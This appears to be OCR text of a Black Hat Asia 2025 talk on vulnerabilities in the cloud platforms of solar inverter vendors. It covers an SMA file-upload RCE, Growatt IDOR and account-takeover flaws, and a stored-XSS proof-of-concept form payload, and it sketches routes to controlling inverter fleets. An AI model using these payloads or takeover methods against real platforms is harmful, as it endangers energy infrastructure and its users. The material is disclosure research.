  - **Is it possible to affect the power grid?**





Image source: https://cyble.com/blog/photovoltaic-plants-pv-facing-risk-of-cyberattack/

Potential impacts on the grid

- **AC power grid operates at a certain frequency**
  - Grid stability depends on real-time **balance between power generation and demand** to keep that frequency (50 or 60Hz)
  - Increased/decreased generation or demand without the other side keeping up impacts the frequency
  - Too fast and too wild swings in frequency lead to emergency measures, such as load shedding



- **Several grid disturbances worldwide due to solar power faults**
  - Blue Cut Fire (California, 2016) – ~1.2 GW
  - Canyon 2 Fire (California, 2017) – ~900 MW
  - Odessa Disturbance (Texas, 2021) – ~1.1 GW
  - Sri Lanka, 2025 – ~1.2 GW
  - A disturbance does not mean a blackout – different grids have different levels of emergency capacity for frequency control
  - These were not cyber, but natural phenomena (fire, animals, others) affecting power output or transmission

Table 1.1: Solar Photovoltaic Generation Loss


Event No.	Date/Time	Fault Location	Fault Type	Clearing Time (cycles)	Lost Generation (MW)	Geographic Impact
1	8/16/2016 11:45	500 kV line	Line to Line (AB)	2.49	1,178	Widespread
2	8/16/2016 14:04	500 kV line	Line to Ground (AG)	2.93	234	Somewhat Localized
3	8/16/2016 15:13	500 kV line	Line to Ground (AG)	3.45	311	Widespread
4	8/16/2016 15:19	500 kV line	Line to Ground (AG)	3.05	30	Localized

Image source: https://www.nerc.com/pa/rrm/ea/Documents/1200_MW_Fault_Induced_Solar_Photovoltaic_Resource_Interruption_Final.pdf

black hat ASIA 2025

Further risk: supply chain considerations

- Due to this potential impact, there's now a focus on the origin and security of these devices
- Countries are starting to ban the sale or remote management of devices from certain countries
  - It's not just about cyberattacks but remote control from foreign manufacturers (Deye case in US, 2024)
- 53% of inverter manufacturers are based in China, 14% in India, 5% in the US, remaining 28% throughout the world
  - Somewhat similar for other components
  - 9 of 10 largest manufacturers are based in China, 1 in Germany.



News 2024.11.12 13:28

Lithuania passes law to block Chinese access to solar and wind farm systems

MI5 investigates use of Chinese green technology in UK

Concern has grown at Beijing's potential hold on strategic assets

Manufacturer data source: https://www.enfsolar.com/
Image sources: https://www.lrt.lt/en/news-in-english/19/2411602/lithuania-passes-law-to-block-chinese-access-to-solar-and-wind-farm-systems and https://www.ft.com/content/534eef36-d9ad-4a03-afa1-f87ab03a9b18

Research methodology

- **Research questions**
  - Can we find an exploit chain from cloud to inverters that allows to take over a fleet of devices?
  - Are there other relevant vulnerabilities on these ecosystems?
- **Target selection**
  - 6 of top 10 vendors
  - Sungrow: ~740 GW worldwide
  - Growatt: ~300 GW worldwide
  - SMA: ~130 GW worldwide
- **Research strategy**
  - Cloud analysis using demo/test account
  - Mobile/web app analysis
  - Inverter/dongle analysis in one case

Vendor	Market share	Selected for analysis?	Summary Results
Huawei	29%	Yes	No issues found in limited analysis
Sungrow	23%	Yes	Possible takeover of devices and data leak
Ginlong Solis	8%	Yes	No issues found in limited analysis
Growatt	6%	Yes	Possible takeover of accounts and devices and data leak
GoodWe	5%	Yes	No issues found in limited analysis
SMA	3%	Yes	Remote Code Execution on the cloud platform
Power Electronics	3%	No	N/A
SofarSolar	3%	No	N/A
Sineng	3%	No	N/A
Aiswei	3%	No	N/A
Others	14%	No	N/A


Market share source: https://www.statista.com/statistics/1003705/global-pv-inverter-market-share-shipments/

Part 2: Our Findings

Overview of findings

46 vulnerabilities in three vendors!

- SMA Solar Technology
- Growatt
- Sungrow




Two exploitable RCEs and account takeover

Vulnerabilities in SMA

SMA Solar Technology is a German solar energy equipment supplier founded in 1981. It is **the largest Europe-based solar technology company** by revenue

- **RCE** on their cloud portal (sunnyportal.com) through **unrestricted file upload** (CVE-2025-0731) -> unprivileged user
- **We uploaded an aspx file** instead of a plant picture **through a demo account**
- Potential control of an inverter fleet?




Vulnerabilities in Growatt

Growatt is a Chinese manufacturer of PV inverters founded in 2011 and is the global No.1 residential inverter supplier

- We found a lot of **Insecure Direct Object References (IDOR)** in Shine Server!
- 2 x Stored XSS (also through IDORs)
- Missing authentication/broken access control issues led to **data leakage** and **account takeover**
- Potential control of a fleet?

```
------WebKitFormBoundaryNwlMOaB2JcEnEfCN
Content-Disposition: form-data; name="plantName"

Pino<img src="" onerror=alert(1)>
```



How to take control of inverters?

- **The first way and more direct** is by taking over accounts because of broken access control issues
- **The second way** is by injecting JavaScript in user profiles through an IDOR and potentially getting credentials and performing arbitrary operations
- In all cases, **we can guess valid usernames by exploiting other exposed APIs** or by obtaining thousands of them from the vendor's legitimate "customer cases" page

Request

